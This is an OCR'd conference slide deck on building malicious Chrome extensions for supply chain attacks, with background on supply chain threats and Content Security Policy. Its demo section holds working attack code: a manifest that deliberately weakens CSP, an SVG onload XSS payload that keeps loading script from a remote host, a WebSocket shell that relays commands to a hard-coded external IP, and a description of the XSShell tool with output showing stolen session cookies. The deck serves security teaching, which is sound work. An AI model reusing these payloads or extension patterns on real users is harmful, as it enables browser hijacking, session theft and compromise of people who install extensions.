Building Malicious Browser Extensions to supply chain attacks

$ whoami
Vinicius Vieira “@v1n1v131r4”

- Cyber Security Engineer at IBLISS
- Professor at FIAP University
- MSc. Emergent Technology | Pós Ethical Hacking
- CVE holder & Exploit Writer
- VulnHub & OffSec | DEF CON 5551


Agenda

- Supply Chain
- Attack Vectors
- Browsers Breaches
- Chrome CSP
- Show me the code
- Problems
- WebSockets
- Demo
- Conclusion

PHP Supply Chain Attack on Composer

BY THOMAS CHAUCHEFOIN | APRIL 29, 2021

Security



Supply chain refers to the ecosystem of processes, people, organizations, and distributors involved in the creation and delivery of a final solution or product.

An entity can be individuals, groups of individuals, or organizations. Assets can be people, software, documents, finances, hardware, or others.

SUPPLIER	
Attack Techniques Used to Compromise the Supply Chain	Supplier Assets Targeted by the Supply Chain Attack
Malware Infection	Pre-existing Software
Social Engineering	Software Libraries
Brute-Force Attack	Code
Exploiting Software Vulnerability	Configurations
Exploiting Configuration Vulnerability	Data
Open-Source Intelligence (OSINT)	Processes
	Hardware
	People
	Supplier

CUSTOMER	
Attack Techniques Used to Compromise the Customer	Customer Assets Targeted by the Supply Chain Attack
Trusted Relationship [T1199]	Data
Drive-by Compromise [T1189]	Personal Data
Phishing [T1566]	Intellectual Property
Malware Infection	Software
Physical Attack or Modification	Processes
Counterfeiting	Bandwidth
	Financial
	People


Offensive Security Training
v1n1v131r4.com


Offensive Security Training
v1n1v131r4.com

CSP: Content Security Policy

@Sec_t0

With Love By INTIGRITI


Security Zines.com

1 Where Is The Problem ?

*If XSS is exploited and CSP is not enforced, then can execute malicious scripts.

2 Issue

Browser doesn't stop any resource load request from website, be it from attacker or genuinly made by site.



3 How CSP Helps ?

4 CSP Header

Response header set by Server

Content-Security-Policy : policy

Policy Contains one or more directives and Sources ';' separated

Each directive has set of allowed resource Sources

5 Directives

Tells browser what Content sources can be trusted. Eg

default-src : policy for all resources
Style-src : Policy for style tag
Script-src : Policy for script tag
img-src : Policy for image tag

Each directive takes a source list, Sources separated by space

Valid Sources can be

"self" — load from current origin only


"*" — load from anywhere

"none" — Prevent loading from anywhere

"*.example.com" — Load only from subdomains of example.com

"SHA256-...." — Load the source file if its hash matches the mentioned hash.

6 Complete Picture



Content Security Policy - CSP

- Same Origin Policy
- Cross-Origin Resources Sharing
- SandBox
- https://developers.google.com/web/fundamentals/security/csp
- https://www.w3.org/TR/CSP/


Build Chrome Extensions

- https://developer.chrome.com/docs/extensions/mv3/getstarted/
- manifest.json
- icon.png
- file.html

MALICIOUS OR SAFE?

Best Security Search

Build Chrome Extensions




Se for imprescindível para você usar...

A CSP de nível 2 oferece retrocompatibilidade com scripts embutidos ao permitir que você coloque scripts embutidos específicos na lista de permissões usando um nonce (número usado uma vez) ou um hash criptográfico. Embora possa ser pesado, é útil como alternativa.

Para usar um nonce, dê à tag script um atributo "nonce". Seu valor deve ser igual a um dos da lista de fontes confiáveis. Por exemplo:

https://developers.google.com/web/fundamentals/security/csp

Build Chrome Extensions



Build Chrome Extensions

```
{
  "manifest_version": 2,

  "name": "BHACK v1n1v131r4",
  "description": "this extension is a PoC for BHack 2021",
  "version": "1.11",
  "content_security_policy": "script-src 'self' 'unsafe-eval' 'unsafe-inline' 'nonce-bhack' 'sha256-aPOSYuI8fxyT3cMNn4GLUh3cHbnhBclrGQNBMHK2cxA='",


  "browser_action": {
   "default_icon": "icon.png",
   "default_popup": "popup.html"
  },

  "background":{
  "scripts": ["popup.js"]
}
}
```


Build Chrome Extensions

```html
<!doctype html>
<html>
  <head>
    <title>BHACK</title>
    <script src="popup.js" data-csp-nonce="bhack"></script>
  </head>
  <body>
    <h1>BHack_2021</h1>
    <button id="index_link">Saiba mais aqui ;)</button>
  </body>
</html>
```

Malicious spices...

```
<svg/onload=setInterval(function(){with(document)body.appendChi
ld(createElement("script")).src="//192.168.56.103:4848"},999)>
```

Malicious spices...



Malicious spices...

Internet Engineering Task Force (IETF)
Request for Comments: 6455
Category: Standards Track
ISSN: 2070-1721

I. Fette
Google, Inc.
A. Melnikov
Isode Ltd.
December 2011


The WebSocket Protocol

Abstract

The WebSocket Protocol enables two-way communication between a client running untrusted code in a controlled environment to a remote host that has opted-in to communications from that code. The security model used for this is the origin-based security model commonly used by web browsers. The protocol consists of an opening handshake followed by basic message framing, layered over TCP. The goal of this technology is to provide a mechanism for browser-based applications that need two-way communication with servers that does not rely on opening multiple HTTP connections (e.g., using XMLHttpRequest or <iframe>s and long polling).

Status of This Memo

Malicious spices...



Malicious spices...

```
document.addEventListener('DOMContentLoaded', () => {
    var y = document.getElementById("index_link");
    y.addEventListener("click", openIndex);
});

function openIndex() {
 chrome.tabs.create({active: true, url: "https://www.bhack.com.br"});
}


function wsstatus(){
if ("WebSocket" in window)
  {
      document.getElementById("m").innerHTML=('WebSockets supported!');
  }
}

function printstatus(msg)
{
  document.getElementById("m").innerHTML += '<br />' + msg;
}

function clearstatus()
{
  document.getElementById("m").innerHTML = '';
}
```

Malicious spices...


```
function WebSocketShell()
{
  if ("WebSocket" in window)
  {
   var server = "104.248.227.95:9998/server"
     var ws = new WebSocket("ws://" + server);
   printstatus ('Connecting to ' + server);

     ws.onopen = function()
     {
    printstatus ('Connected!')
        ws.send(document.getElementById('in').value);
        printstatus('Command sent.. Waiting for server..')
     };
     ws.onmessage = function (evt)
     {
        var received_msg = evt.data;
    clearstatus();
        printstatus(received_msg);
     };

   ws.onclose = function(a)
     {
    clearstatus();
    printstatus('Connection could not be estabilished. Closing websocket.');
   };

  }
  else
  {
     printstatus("WebSocket NOT supported by your Browser!");
  }
};
```

Bingo!



https://chrome.google.com/webstore/detail/bhack-v1n1v131r4/ogpfkkdcnifhmgknjmpdcggbilcligeo?hl=pt-br

Demo

PoC

XSShell

XSShell is a cross-site-scripting reverse shell... Okay, well maybe it's not a true reverse shell, but it will allow you to interact in real time with an XSS victim's browser.

Just run the xsshell binary to setup your listener endpoint, do your XSS thing to get the exploit js onto the victim's browser, and as soon as they run it you should see something like this popup in your console:

```
====== start socket: 1, header: AmaaKrM= ======
socket connected: 1
    user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
    page url:   http://example.com/
    referrer:   http://google.com/
    cookies:    phpsessid=abababababababab
======   end socket: 1, header: AmaaKrM= ======
```

https://github.com/raz-varren/xsshell

Thank you!

v1n1v131r4.com

twitter.com/v1n1v131r4

linkedin.com/in/v1n1v131r4